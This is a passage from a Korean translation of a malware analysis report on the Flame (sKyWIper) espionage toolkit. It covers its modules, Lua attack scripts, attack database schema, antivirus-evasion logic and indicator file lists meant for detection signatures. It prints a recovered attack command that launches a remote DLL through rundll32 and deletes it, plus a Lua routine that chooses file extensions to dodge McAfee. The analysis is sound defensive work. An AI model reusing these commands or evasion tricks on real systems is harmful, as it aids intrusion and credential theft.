Frog	사전에 정의된 사용자 계정을 이용해서 시스템을 감염시킨다. "Limbo"에 의해 생성된 "HelpAssistant" 가 유일한 계정이다.
Munch	"/view.php" 와 "/wpad.dat" 요청에 응답하는 웹 서버

Snack	네트워크 인터페이스를 리스닝하면서 NBNS 패킷을 수신하여 로그 파일에 저장한다. 오직 "MUNCH" 유닛이 실행되었을 때만 실행되는 옵션을 갖고 있다. 수집된 데이터는 네트워크를 통한 복제에 사용된다.
Boot_dll_loader	반드시 실행되어야 하는 추가 모듈들의 리스트를 갖고 있는 구성 섹션(configuration section)
Weasel	감염된 시스템의 디렉토리 리스팅 생성.
Boost	몇몇의 파일명 MASK 를 사용하여 "interesting" 파일들의 리스트 생성.
Telemetry	로깅 기능 수행.
Gator	인터넷 연결이 가능할 때, C&C 서버로 연결을 수행하고, 새로운 모듈 다운로드 및 수집된 데이터를 업로드하는 기능을 수행.
Security	Anti-virus 및 방화벽 같은 FLAME 동작에 방해가 되는 프로그램을 찾아낸다.
Bunny Dbquery Driller Headache Gadget	정보 없음

6.1. 흥미로운 LUA Scripts

CRUISE_CRED.lua

이 스크립트는 감염 시스템으로부터 각종 기밀정보를 수집한다. 더 정확하게는 관리자 혹은 관리자 그룹, 도메인 관리자 그룹에 속한 토큰 오브젝트를 찾기 위해서 모든 토큰 오브젝트들을 둘러보게 된다. (시스템 접근 권한을 얻기 위한 것으로 보임.) 이 단계를 성공적으로 수행한 뒤, 이 스크립트는 사용자 SD(?) 와 사용자 이름을 이용해서 "CLAN" DB 의 cruiseAttackLog 를 업데이트한다. 자세한 정보는 Figure 48. 의 테이블 creds 와 cruise_attack_log 를 참고하라.

Basic_info_app.lua

이 스크립트는 감염 시스템의 기본적인 정보 즉, 설치된 FLAME 의 버전, 컴퓨터 이름, IP 주소 같은 것들을 수집한다. 게다가 정보 유출을 목적으로 하는 다양한 파라미터들을 배치한다. (예를 들어, AVERAGE_LOEAK_BANDWITH, LAST_LEAK_TO_INTERNET, MEDIA_LEAKS_FROM_THIS_COMPUTER, 등등)

파라미터 "FLAME_VERSION" 은 동일한 시스템에 재설치 되는 것을 막기 위해 사용되었고, 또한 FLAME 의 업데이트를 위해서 존재한다.

Clan_seclog.lua

이 스크립트는 특정 이벤트 ID 를 검색함으로써 보안 로그 (Security Log)를 분석한다. 그리고 일치하는 사용자 이름과 IP 를 획득한다. 예상컨대, 감염 경로에 관한 정보, 기밀정보(ID, Password 등등) 또는 감염 시스템에 인증 과정을 거친 시스템의 IP 를 수집하는 목적을 갖고 있는 것으로 보인다. 이 스크립트는 로그엔트리가 요청 받은 정보들(사용자 계정명, 사용자 이름, IP 주소)을 저장하는, 다음과 같은 특정 이벤트 ID 를 조사한다.

Event ID 540 : 네트워크 로그온 성공. 다양한 파라미터들 중에 사용자 명과 IP 를 저장한다.
Event ID 672 : 인증 티켓 발급 감사 이벤트. 윈도우의 경우, 클라이언트의 기밀 정보를 확인함에 의해서 인증 티켓을 발급하기 전, Kerberos 인증에 의해서 선택적인 사전 인증 단계 과정을 거친다. 클라이언트의 인증 과정이 성공적으로 끝나면, 최초 로그온 이벤트를 기록하기 위해서 윈도우의 보안 로그에 해당 이벤트 로그가 기록된다.
Event ID 673 : 서비스 티켓 발급 감사 이벤트. 인증 티켓이 발급되면, 서비스 티켓 역시 반드시 발급되어야 한다. 이후에, 클라이언트는 도메인에 성공적으로 로그온 할 수 있고 해당 이벤트를 보안 로그에 기록한다.
Event ID 680 : 인증 패키지 로그온에 사용된 계정.

Json.lua : 문자열 함수 관련.

Casafety.lua : "CLANattack safety" 는 프로세스, 레지스트리 정보, ESET, KAV, McAfee, TrendMicro, 그리고 THREATENING_PROGRAMS 로부터 얻은 리스트들에 대해 조사한다. 공격자의 관점에서, 공격을 성공적으로 수행하기 위한 조건이 갖춰졌는지를 확인하는 역할을 한다.

공격 코드에 언급된 파일명이 있다.

```
ATTACK_FLAME_STARTLEAK:  uses "%temp%\\~txqvsl.tmp"
ATTACKOP_FLASK_PRODS: uses "%temp%\\~mso2a2.tmp"
ATTACKOP_JIMMY_PRODS: uses "%temp%\\~dra53.tmp"
4784.dll creates the ~dra52.tmp and ~a29.tmp
```

ATTACKOP_jimmy.lua:

공격 코드에 언급된 파일명이 있다.

```
ctx.exec:exec({cmdLine = ctx.transport:expandLocal(string.format("cmd /c cd
\"%%temp%%\" &&(if exist \"%s\" start /wait rundll32 \"%s\",%s)&move /y
\"%%_systemroot%%\\temp\\~dra52.tmp\" \"~dra53.tmp\" &del /q \"%s\"",
remoteDLLBasename, remoteDLLBasename, dllExportedFunction, remoteDLLBasename)),
mofInfo = {confPath = "LUA.CLAN.JIMMY_MOF", fn = "svchost1ex.mof"}})
```

아래 Jimmy 공격에서 사용된 DLL 파일들의 정보이다.

```
00004784.dll - jimmy.dll - contains resource 164 "BIN"
-Resource 164 - -60kbyte file, lot of 0x00 bytes, sparse information  -
contains extensions and string "Comodo" - encrypted
00005729.dll
00006411.dll
00004069.exe
```

Figure 45 – Internal executables/DLLs found in mssecmgr (main module)

```
ATTACKOP_FLAME.luac
ATTACKOP_FLAME_PRODS.luac
ATTACKOP_FLAME_STARTLEAK.luac
ATTACKOP_FLASK.luac
ATTACKOP_FLASK_PRODS.luac
ATTACKOP_JIMMY.luac
```

```
ATTACKOP_JIMMY_PRODS.luac
ATTACKOP_MOVEFILE.luac
ATTACKOP_RUNDLL.luac
CRUISE_CRED.luac
IMMED_ATTACK_ACTION.luac
MUNCH_ATTACKED_ACTION.luac
MUNCH_SHOULD_ATTACK.luac
NETVIEW_HANDLER.luac
NETVIEW_SPOTTER.luac
REG_SAFETY.luac
RESCH_EXEC.luac
SECLOG_HANDLER.luac
SECLOG_SPOTTER.luac
SNACK_BROWSER_HANDLER.luac
SNACK_ENTITY_ACTION.luac
SNACK_NBNS_HANDLER.luac
STD.luac
SUCCESS_FLAME.luac
SUCCESS_FLAME_STARTLEAK.luac
SUCCESS_GET_PRODS.luac
TRANSPORT_NUSYSTEM.luac
TRANSPORT_NU_DUSER.luac
USERPASS_CRED.luac
WMI_EXEC.luac
WMI_SAFETY.luac
attackop_base_prods.luac
attackop_base_sendfile.luac
basic_info_app.luac
casafety.luac
clan_entities.luac
clan_seclog.luac
euphoria_app.luac
event_writer.luac
fio.luac
flame_props.luac
get_cmd_app.luac
inline_script.luac (possibly multiple)
json.luac
leak_app.luac
libclanattack.luac
libclandb.luac
libcommon.luac
libdb.luac
libflamebackdoor.luac
liblog.luac
libmmio.luac
libmmstr.luac
libnetutils.luac
```

```
libplugins.luac
libwmi.luac
main_app.luac
payload_logger.luac
post_cmd_app.luac
rts_common.luac
storage_manager.luac
table_ext.luac
transport_nu_base.luac
```

Figure 46 – List of LUA scripts found in sKyWIper

6.2. 관련된 파일들

0004784.dll (Jimmy.dll)

0004784.dll 은 JIMMY 공격의 일부분이다. 따라서 JIMMY.dll 이라는 명칭을 사용하기로 한다. 해당 파일은 다음과 같은 문자열을 포함하고 있다.

```
"c:\Projects\Jimmy\jimmydll_v2.0\JimmyForClan\Jimmy\bin\srelease\jimmydll\i
ndsvc32.pdb".
```

0004784.dll (Jimmy.dll) 은 압축 되지 않은 resource 146 에서 메모리 주소 0x2561F3 에서 찾을 수 있다. rundll32 를 통해 jimmy.dll 을 실행함으로써, QDInit 이 ~a29.tmp 와 ~dra52.tmp 를 생성한다. (문장이 애매합니다. 따라서 원문을 첨부합니다.)

```
ATTACKOP_JIMMY.lua:        ctx.exec:exec({cmdLine =
ctx.transport:expandLocal(string.format("cmd /c cd \"%%temp%%\" &&(if exist \"%s\"
start /wait rundll32 \"%s\",%s)&move /y \"%%_systemroot%%\\temp\\~dra52.tmp\"
\"~dra53.tmp\" &del /q \"%s\"", remoteDLLBasename, remoteDLLBasename,
dllExportedFunction, remoteDLLBasename)), mofInfo = {confPath =
"LUA.CLAN.JIMMY_MOF", fn = "svchost1ex.mof"}})
```

Figure 47 – Jimmy temp files reference in Lua script ATTACKOP_JIMMY.lua

생성된 ~dra52.tmp 약 580 바이트의 압축된 데이터(PPMd 방식)를 포함하고 있다. 해당 데이터는 파일 시스템의 몇몇 파일(대략 5~10 개) 정보에 관련된 분할 파일(Partial File)에 관한 것이다. 그 외의 데이터는 압축 혹은 암호화 되어 있다.

jimmy.dll 은 스크린샷을 수집하고 다른 모듈들은 그 외의 정보들을 수집하는 역할을 한다.

rundll32 를 통해 jimmy.dll 을 수동적으로 실행한다면, ~a29.tmp 는 12 바이트 크기의 데이터를 갖고, bytes pos 0x40x7 는 시스템에 따라 다르다. 다른 바이트들은 일치한다.

00004069.exe

해당 파일은 "Windows Management Instrumentation Configurator" 라는 이름으로 등록된다. %windir%₩system32₩rdcvlt32.exe // %temp%₩sl84.tmp // WinInit.INI 그리고 다른 파일들에 대한 참조값(references)을 갖는다.

(역자 참고 - Partial file)
인터넷 익스플로러에 의해서 생성되는 부분적으로만 다운로드된 파일을 의미한다. 따라서 다운로드 중이던 컨텐츠를 저장하고 있다. 작업이 완료되지 않았음을 의미하고, 이 파일을 통해 중단된 다운로드를 재개할 수 있다.

6.3. CLAN DB 의 SQLite 테이블 구조

공격 수행과 다른 정보들은 SQLite 로 CLAN DB 에 저장된다. Dstrlog 구조는 아래에 기술한다. 공격 관련 정보를 악성코드 내부에 저장하기 위한 DB 를 사용하는 것은 흔히 볼 수 있는 모습은 아니다. 그러나 "mssecmgr.dll" 파일은 DB2 ODBC 레퍼런스 (목적 불분명)를 갖고 있고 공격 수행 문자열은 Oracle 레퍼런스 (대부분의 경우 정보 수집의 목적) 또한 갖고 있다.

Name	Object	Type
entities	table	
entity_id	field	INTEGER PRIMARY KEY
name	field	TEXT
ip	field	TEXT
os_ver	field	TEXT
smb_type	field	INTEGER
first_update	field	INTEGER
last_update	field	INTEGER
last_ip_update	field	INTEGER
tool_id	field	INTEGER
first_update_dt	field	DATETIME INTEGER
last_update_dt	field	DATETIME INTEGER
last_ip_update_dt	field	DATETIME INTEGER
sqlite_sequence	table	
name	field	
seq	field	
attack_params	table	
attack_queue_id	field	INTEGER PRIMARY KEY
name	field	TEXT PRIMARY KEY
value	field	NUMERIC
metadata	table	
entity_id	field	INTEGER PRIMARY KEY
name	field	TEXT PRIMARY KEY
value	field	TEXT PRIMARY KEY
count	field	INTEGER
first_update	field	INTEGER
last_update	field	INTEGER
first_update_dt	field	DATETIME INTEGER
last_update_dt	field	DATETIME INTEGER
attack_log	table	

Figure 48 –dstrlog structure, part 1

Name	Object	Type
attack_log	table	
line_id	field	INTEGER PRIMARY KEY
date	field	INTEGER
attack_queue_id	field	INTEGER
entity_id	field	INTEGER
entity_addr	field	TEXT
cred_id	field	INTEGER
op_type	field	TEXT
success	field	BOOLEAN INTEGER
extra_results	field	TEXT
retries_left	field	INTEGER
home_id	field	INTEGER
date_dt	field	DATETIME INTEGER
attack_providers_log	table	
line_id	field	INTEGER PRIMARY KEY
provider_type	field	TEXT PRIMARY KEY
provider_name	field	TEXT
provider_result	field	BOOLEAN INTEGER
provider_extra_results	field	TEXT
attack_queue	table	
attack_queue_id	field	INTEGER PRIMARY KEY
priority	field	INTEGER
entity_id	field	INTEGER
cred_id	field	INTEGER
op_type	field	TEXT
retries_left	field	INTEGER
last_try_date	field	INTEGER
successful_attacks_left	field	INTEGER
min_attack_interval	field	INTEGER
home_id	field	INTEGER
last_try_date_dt	field	INTEGER
ignore_max	field	BOOLEAN INTEGER

Figure 49 –dstrlog structure, part 2

Name	Object	Type
creds	table	
cred_id	field	INTEGER PRIMARY KEY
domain_name	field	TEXT
username	field	TEXT
password	field	TEXT
user_rid	field	INTEGER
dcname	field	TEXT
cred_type	field	INTEGER
settings	table	
key	field	TEXT PRIMARY KEY
value	field	INTEGER
cruise_attack_log	table	
log_id	field	INTEGER
user_sid	field	TEXT
user_name	field	TEXT
options_per_entity	table	
entity_id	field	INTEGER
attack_type	field	TEXT
cred_id	field	INTEGER
retries_left	field	INTEGER
entities_idx_name	index	
entities_idx_ip	index	
sqlite_autoindex_metadata_1	index	
attack_log_idx_entity	index	
sqlite_autoindex_attack_providers_log_1	index	
sqlite_autoindex_settings_1	index	
sqlite_autoindex_attack_params_1	index	

Figure 50 –dstrlog structure, part 3

7. 회피 기술

7.1. 보안 프로그램 관련

악성코드 제작자는 보안 프로그램을 우회하기 위한 다양한 예방책을 갖고 있다. 리스트는 매우 광범위해서 분석이 어렵다. 이와 매우 유사한 또 하나의 리스트는 "ccalc32drv.sys" 파일에서 발견할 수 있다. DangerousProcesses 테이블에 346 개의 아이템이 포함되어 있는 곳이다. 이 리스트는 모방공격을 방지하기 위해 공개하지 않는다.

7.2. 선택과 속임수 설계

이 악성코드는 장기간에 걸쳐 개발되어왔음을 알 수 있고, 보안 프로그램을 우회하기 위한 몇 가지 속임수를 갖고 있다. 예를 들어 확장자들은 공격 대상 시스템에서 발견된 Anti-virus 프로그램의 종류에 따라 결정된다. 이 악성코드는 ".ocx" 확장자를 주로 사용하지만, 이것은 보안 프로그램의 레이더를 얼마나 효과적으로 피할 수 있는가에 따른 결정이다.
McAfee 의 McShield 가 설치된 시스템에서는 ".tmp" 확장자가 주로 사용된다.

```
        Transport.getPreferredDLLExtension = function(l_10_0)
            local remoteProcs = l_10_0.ctx.remoteSafety:procList()
            local gotMcShield = false
            for pid,exe in pairs(remoteProcs) do
              if string.lower(exe) == "mcshield.exe" then
                gotMcShield = true
            else
              end
            end
            if gotMcShield then
              log.writeEx(-1453109576, 189173052,
log.colons(tostring(l_10_0.ctx.tgt), "tmp"))
              return "tmp"
            else
              return "ocx"
            end
               end
```

Figure 51 – Extension selection based on active A/V system

7.3. 악성코드 소유 파일 목록

sKyWIper 는 자신이 가지고 있는 파일들을 화이트리스트로 목록화한다. 아래의 파일들과 상수값에는 더 세심한 관심이 필요하다. 그리고 이들은 IDS/IPS 시그니처에 포함되어야만 한다.

```
preg.exe
ntcache.dat
lmcache.dat
rccache.dat
dcomm.dat
dmmsapi.dat
~dra52.tmp
commgr32
target.lnk
ccalc32.sys
authentication packages
zff042
urpd.ocx
Pcldrvx.ocx
~KWI
guninst32
~HLV
~DEB93D.tmp
lib.ocx
lss.ocx
~DEB83C.tmp
stamn32
~dra53.tmp
nteps32
cmutlcfg.ocx
~DFL983.tmp
~DF05AC8.tmp
~DFD85D3.tmp
~a29.tmp
dsmgr.ocx
~f28.tmp
desc.ini
fib32.bat
~d43a37b.tmp
~dfc855.tmp
Ef_trace.log
contents.btr
wrm3f0
scrcons.exe
wmiprvse.exe
```

```
wlndh32
mprhlp
kbdinai
services.exe
~ZLM0D1.ocx
~ZLM0D2.ocx
sstab
m4aaux.dat
explorer.exe
gppref32.exe
inje
svchost
iexplore
SeCEdit
~nms534
Windows Authentication Client Manager
Windows NT Enhanced Processing Service
~rcf0
~rcj0
```

Figure 52 –Strings found in winlogon memory dump

Ccalc32drv.sys 는 악성코드에 대한 구성 설정을 갖고 있다. 해당 파일의 일부는 "Exposureindicating" 이라는 테이블이고, 이것은 악성코드 소유 파일에 관련되어 있다.

```
ExposureIndicating.1      audcache
ExposureIndicating.2      audfilter.dat
ExposureIndicating.3n     ~ia33.tmp
ExposureIndicating.4      commgr32
ExposureIndicating.5      nteps32
ExposureIndicating.6      ~f28.tmp
ExposureIndicating.7      dsmgr.ocx
ExposureIndicating.8      ~nms534
ExposureIndicating.9      m4aaux.dat
ExposureIndicating.10     mpgaud.dat
ExposureIndicating.11     msaudio
ExposureIndicating.12     mspbee32
ExposureIndicating.13     ~a49.tmp
ExposureIndicating.14     mssvc32.ocx
ExposureIndicating.15     ~a38.tmp
ExposureIndicating.16     MSAudio
ExposureIndicating.17     boot32drv.sys
ExposureIndicating.18     wave9
ExposureIndicating.19     wavesup3.drv
ExposureIndicating.20     wpgfilter.dat
ExposureIndicating.21     MSSecurityMgr
ExposureIndicating.22     ssitable
ExposureIndicating.23     mssecmgr.ocx
ExposureIndicating.24     modevga.com
ExposureIndicating.25     soapr32.ocx
ExposureIndicating.26     indsvc32.ocx
ExposureIndicating.27     ~mso2a0.tmp
ExposureIndicating.28     ~mso2a2.tmp
ExposureIndicating.29     netprot32
ExposureIndicating.30     mssui.drv
ExposureIndicating.31     preg.exe
ExposureIndicating.32     ntcache.dat
ExposureIndicating.33     lmcache.dat
ExposureIndicating.34     rccache.dat
ExposureIndicating.35     dcomm.dat
ExposureIndicating.36     dmmsapi.dat
ExposureIndicating.37     authentication packages
ExposureIndicating.38     zff042
ExposureIndicating.39     indsvc32b.ocx
ExposureIndicating.40     ~dra52.tmp
ExposureIndicating.41     ~KWI
ExposureIndicating.42     ccalc32.sys
ExposureIndicating.43     ~HLV
ExposureIndicating.44     urpd.ocx
ExposureIndicating.45     lib.ocx
ExposureIndicating.46     lss.ocx
ExposureIndicating.47     target.lnk
ExposureIndicating.48     stamn32
ExposureIndicating.49     guninst32
ExposureIndicating.50     ~DEB13DE.tmp
ExposureIndicating.51     Pcldrvx.ocx
ExposureIndicating.52     nddesp32.ocx
ExposureIndicating.53     cmutlcfg.ocx
ExposureIndicating.54     ~DEB93D.tmp
ExposureIndicating.55     ~DEB83C.tmp
ExposureIndicating.56     ~dra53.tmp
ExposureIndicating.57     ~DFL983.tmp
ExposureIndicating.58     ~a29.tmp
ExposureIndicating.59     ~DF05AC8.tmp
ExposureIndicating.60     ~DFD85D3.tmp
ExposureIndicating.61     ~d43a37b.tmp
ExposureIndicating.62     wrm3f0
ExposureIndicating.63     desc.ini
ExposureIndicating.64     Ef_trace.log
ExposureIndicating.65     wlndh32
ExposureIndicating.66     mprhlp
ExposureIndicating.67     kbdinai
ExposureIndicating.68     contents.btr
ExposureIndicating.69     fib32.bat
ExposureIndicating.70     sstab
ExposureIndicating.71     scrcons.exe
ExposureIndicating.72     wmiprvse.exe
ExposureIndicating.73     services.exe
ExposureIndicating.74     explorer.exe
ExposureIndicating.75     inje
ExposureIndicating.76     svchost
ExposureIndicating.77     gppref32.exe
```

```
ExposureIndicating.78     ~dfc855.tmp
ExposureIndicating.79     SeCEdit
ExposureIndicating.80     DefaultEnvironment
ExposureIndicating.81     LastUsedIdentifier
ExposureIndicating.82     Windows Authentication Client Manager
ExposureIndicating.83     Windows NT Enhanced Processing Service
ExposureIndicating.84     ~rcf0
ExposureIndicating.85     ~rcj0
ExposureIndicating.86     ~ZLM0D1.ocx
ExposureIndicating.87     ~ZLM0D2.ocx
ExposureIndicating.88     Delayed Write Failed
ExposureIndicating.89     iexplore
ExposureIndicating.90     cgi-bin\counter.cgi
ExposureIndicating.91     Mon.com
ExposureIndicating.92     Mon.exe
ExposureIndicating.93     ~ekz167.tmp
ExposureIndicating.94     ~zwp129.tmp
ExposureIndicating.95     ~dfc634.tmp
ExposureIndicating.96     ~dfc551.tmp
ExposureIndicating.97     ~dfc412.tmp
ExposureIndicating.98     tftp.exe
ExposureIndicating.99     csvde.exe
ExposureIndicating.100    dstrlog.dat
ExposureIndicating.101    dstrlogh.dat
ExposureIndicating.102    ~ZFF
ExposureIndicating.103    ~ZLM
ExposureIndicating.104    ~PCY
ExposureIndicating.105    Firefox\profiles
ExposureIndicating.106    advnetcfg
ExposureIndicating.107    hub001.dat
ExposureIndicating.108    hub002.dat
ExposureIndicating.109    .MSBTS
ExposureIndicating.110    D:\..
ExposureIndicating.111    E:\..
ExposureIndicating.112    F:\..
ExposureIndicating.113    G:\..
ExposureIndicating.114    H:\..
ExposureIndicating.115    watchxb.sys
ExposureIndicating.116    ntaps.dat
ExposureIndicating.117    netcfgi.ocx
ExposureIndicating.118    advpck.dat¶
ExposureIndicating.119    Advanced Network Configuration
ExposureIndicating.120    commgr32.dll
ExposureIndicating.121    comspol32.dll
ExposureIndicating.122    ~rf288.tmp
ExposureIndicating.123    msglu32.ocx
ExposureIndicating.124    Windows Indexing Service
ExposureIndicating.125    Remote Procedure Call Namespace Client
ExposureIndicating.126    rpcnc.dat
ExposureIndicating.127    sndmix.drv
ExposureIndicating.128    fmpidx.bin
ExposureIndicating.129    tokencpt
ExposureIndicating.130    Windows Client Manager
ExposureIndicating.131    secindex
```



```
ExposureIndicating.132    mixercfg.dat
ExposureIndicating.133    audtable.dat
ExposureIndicating.134    mixerdef.dat
ExposureIndicating.135    MSSndMix
ExposureIndicating.136    MSAuthCtrl
ExposureIndicating.137    authpack.ocx
ExposureIndicating.138    posttab.bin
ExposureIndicating.139    lrlogic
ExposureIndicating.140    lmcache.dat
ExposureIndicating.141    ctrllist.dat
ExposureIndicating.142    authcfg.dat
ExposureIndicating.143    dcomm
ExposureIndicating.144    dmmsapi
```

Figure 53 – List of the malware's configuration settings – most likely contains the malware's own files

다른 source 의 관련 부분(ccalc32drv.sys 파일의 일부를 의미).

```
SUICIDE.RESIDUAL_FILES.A [NoValue]->%temp%\~a28.tmp
SUICIDE.RESIDUAL_FILES.B [NoValue]->%temp%\~DFL542.tmp
SUICIDE.RESIDUAL_FILES.C [NoValue]->%temp%\~DFL543.tmp
SUICIDE.RESIDUAL_FILES.D [NoValue]->%temp%\~DFL544.tmp
SUICIDE.RESIDUAL_FILES.E [NoValue]->%temp%\~DFL545.tmp
SUICIDE.RESIDUAL_FILES.F [NoValue]->%temp%\~DFL546.tmp
SUICIDE.RESIDUAL_FILES.G [NoValue]->%temp%\~dra51.tmp
SUICIDE.RESIDUAL_FILES.H [NoValue]->%temp%\~dra52.tmp
SUICIDE.RESIDUAL_FILES.I [NoValue]->%temp%\~fghz.tmp
SUICIDE.RESIDUAL_FILES.J [NoValue]->%temp%\~rei524.tmp
SUICIDE.RESIDUAL_FILES.K [NoValue]->%temp%\~rei525.tmp
SUICIDE.RESIDUAL_FILES.L [NoValue]->%temp%\~TFL848.tmp
SUICIDE.RESIDUAL_FILES.M [NoValue]->%temp%\~TFL842.tmp
SUICIDE.RESIDUAL_FILES.O [NoValue]->%temp%\GRb2M2.bat
SUICIDE.RESIDUAL_FILES.P [NoValue]->%temp%\indsvc32.ocx
SUICIDE.RESIDUAL_FILES.Q [NoValue]->%temp%\scaud32.exe
SUICIDE.RESIDUAL_FILES.R [NoValue]->%temp%\scsec32.exe
SUICIDE.RESIDUAL_FILES.S [NoValue]->%temp%\sdclt32.exe
SUICIDE.RESIDUAL_FILES.T [NoValue]->%temp%\sstab.dat
SUICIDE.RESIDUAL_FILES.U [NoValue]->%temp%\sstab15.dat
SUICIDE.RESIDUAL_FILES.V [NoValue]->%temp%\winrt32.dll
SUICIDE.RESIDUAL_FILES.W [NoValue]->%temp%\winrt32.ocx
SUICIDE.RESIDUAL_FILES.X [NoValue]->%temp%\wpab32.bat
SUICIDE.RESIDUAL_FILES.T [NoValue]->%windir%\system32\commgr32.dll
SUICIDE.RESIDUAL_FILES.A1 [NoValue]->%windir%\system32\comspol32.dll
SUICIDE.RESIDUAL_FILES.A2 [NoValue]->%windir%\system32\comspol32.ocx
SUICIDE.RESIDUAL_FILES.A3 [NoValue]->%windir%\system32\indsvc32.dll
SUICIDE.RESIDUAL_FILES.A4 [NoValue]->%windir%\system32\indsvc32.ocx
SUICIDE.RESIDUAL_FILES.A5 [NoValue]->%windir%\system32\modevga.com
SUICIDE.RESIDUAL_FILES.A6 [NoValue]->%windir%\system32\mssui.drv
SUICIDE.RESIDUAL_FILES.A7 [NoValue]->%windir%\system32\scaud32.exe
SUICIDE.RESIDUAL_FILES.A8 [NoValue]->%windir%\system32\sdclt32.exe
SUICIDE.RESIDUAL_FILES.A2 [NoValue]->%windir%\system32\watchxb.sys
SUICIDE.RESIDUAL_FILES.A10 [NoValue]->%windir%\system32\winconf32.ocx
SUICIDE.RESIDUAL_FILES.A11 [NoValue]->%windir%\system32\mssvc32.ocx
SUICIDE.RESIDUAL_FILES.A12 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSSecurityMgr\rccache.dat
SUICIDE.RESIDUAL_FILES.A13 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSSecurityMgr\dstrlog.dat
SUICIDE.RESIDUAL_FILES.A14 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSAudio\dstrlog.dat
SUICIDE.RESIDUAL_FILES.A15 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSSecurityMgr\dstrlogh.dat
SUICIDE.RESIDUAL_FILES.A16 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSAudio\dstrlogh.dat
SUICIDE.RESIDUAL_FILES.A17 [NoValue]->%SYSTEMROOT%\Temp\~8C5FF6C.tmp
SUICIDE.RESIDUAL_FILES.A18 [NoValue]->%windir%\system32\sstab0.dat
SUICIDE.RESIDUAL_FILES.A12 [NoValue]->%windir%\system32\sstab1.dat
SUICIDE.RESIDUAL_FILES.A20 [NoValue]->%windir%\system32\sstab2.dat
SUICIDE.RESIDUAL_FILES.A21 [NoValue]->%windir%\system32\sstab3.dat
SUICIDE.RESIDUAL_FILES.A22 [NoValue]->%windir%\system32\sstab4.dat
SUICIDE.RESIDUAL_FILES.A23 [NoValue]->%windir%\system32\sstab5.dat
SUICIDE.RESIDUAL_FILES.A24 [NoValue]->%windir%\system32\sstab6.dat
SUICIDE.RESIDUAL_FILES.A25 [NoValue]->%windir%\system32\sstab7.dat
SUICIDE.RESIDUAL_FILES.A26 [NoValue]->%windir%\system32\sstab8.dat
SUICIDE.RESIDUAL_FILES.A27 [NoValue]->%windir%\system32\sstab2.dat
SUICIDE.RESIDUAL_FILES.A28 [NoValue]->%windir%\system32\sstab10.dat
SUICIDE.RESIDUAL_FILES.A22 [NoValue]->%windir%\system32\sstab.dat
SUICIDE.RESIDUAL_FILES.B1 [NoValue]->%temp%\~HLV751.tmp
SUICIDE.RESIDUAL_FILES.B2 [NoValue]->%temp%\~KWI288.tmp
SUICIDE.RESIDUAL_FILES.B3 [NoValue]->%temp%\~KWI282.tmp
SUICIDE.RESIDUAL_FILES.B4 [NoValue]->%temp%\~HLV084.tmp
SUICIDE.RESIDUAL_FILES.B5 [NoValue]->%temp%\~HLV224.tmp
SUICIDE.RESIDUAL_FILES.B6 [NoValue]->%temp%\~HLV227.tmp
SUICIDE.RESIDUAL_FILES.B7 [NoValue]->%temp%\~HLV473.tmp
SUICIDE.RESIDUAL_FILES.B8 [NoValue]->%windir%\system32\ntepa32.ocx
SUICIDE.RESIDUAL_FILES.B2 [NoValue]->%windir%\system32\advnetcfg.ocx
SUICIDE.RESIDUAL_FILES.B10 [NoValue]->%windir%\system32\ccalc32.sys
SUICIDE.RESIDUAL_FILES.B11 [NoValue]->%windir%\system32\boot32drv.sys
SUICIDE.RESIDUAL_FILES.B12 [NoValue]->%windir%\system32\rpcnc.dat
SUICIDE.RESIDUAL_FILES.B13 [NoValue]->%windir%\system32\soapr32.ocx
SUICIDE.RESIDUAL_FILES.B14 [NoValue]->%windir%\system32\ntaps.dat
SUICIDE.RESIDUAL_FILES.B15 [NoValue]->%windir%\system32\advpck.dat
SUICIDE.RESIDUAL_FILES.B16 [NoValue]->%temp%\~rf288.tmp
SUICIDE.RESIDUAL_FILES.B17 [NoValue]->%temp%\~dra53.tmp
SUICIDE.RESIDUAL_FILES.B18 [NoValue]->%systemroot%\system32\msglu32.ocx
SUICIDE.RESIDUAL_FILES.C1 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSAuthCtrl\authcfg.dat
SUICIDE.RESIDUAL_FILES.C2 [NoValue]->%COMMONPROGRAMFILES%\Microsoft
Shared\MSSndMix\mixercfg.dat
```

Figure 54 – SUICIDE RESIDUAL FILES – probably also malware related (to691.tmp)

ccalc32drv.sys 또 다른 부분.

```
%windir%\system32\comspol32.dll↑ ? DisableRSO - found in res146 in F
compression; maybe the same as nteps32
%windir%\system32\commgr32.dll↑ ? DisableRTA - The same as for
comspol32.dll
```

Figure 55 –Winlogon.exe with injected code working with ccalc32.sys – procmon

8. 별첨

별첨으로, 함수 실행에 관한 몇 가지 힌트를 제공한다. 전형적인 예로 암호화를 들 수 있는데, 어떤 파라미터와 실행방법이 사용 중인지의 여부가 매우 중요한 부분이다. 그리고 압축 해제를 위해 어떤 타입의 헤더가 요구되는지도 매우 중요하다.다시 한 번 언급하지만, 우리는 최선의 실행 방법을 제시하고 싶지 않다. 다만, 여러 방법 중에 하나만을 아래와 같이 제시한다.

```
… load sample into $bufall

use Compress::Zlib;
sub FlatDecoding {
my ($str) = @_;
my @ret = split('', $str);
my ($k, $err) = inflateInit( {-Bufsize => 1});
my ($ret,$z,$status) = ('','',0);
foreach (@ret) {
($z, $status) = $k->inflate($_);
$ret .= $z;
last if $status == Z_STREAM_END or $status != Z_OK;
}
return $ret;
}

$bufall2=FlatDecoding($bufall);
..save $bufall2
```

Figure 56 – F/Inflate/Flate decompression – PERL sample code copied from the net

```
… load sample into $bufall

use Compress::PPMd;
my $decoder=Compress::PPMd::Decoder->new();
  my $bufall2=$decoder->decode(substr($bufall,4));
 not be decompressed

..save $bufall2
```

Figure 57– PPMd decompression – PERL sample code copied from the net

보안 프로젝트(www.boanproject.com) 에서는 모바일 서비스, 디지털 포렌직 분석, 최신 이슈 등 기술적 진단에 관한 문서를 중점적으로 번역 진행 중입니다. 열정적이고 관심 있는 분들은 언제나 환영합니다.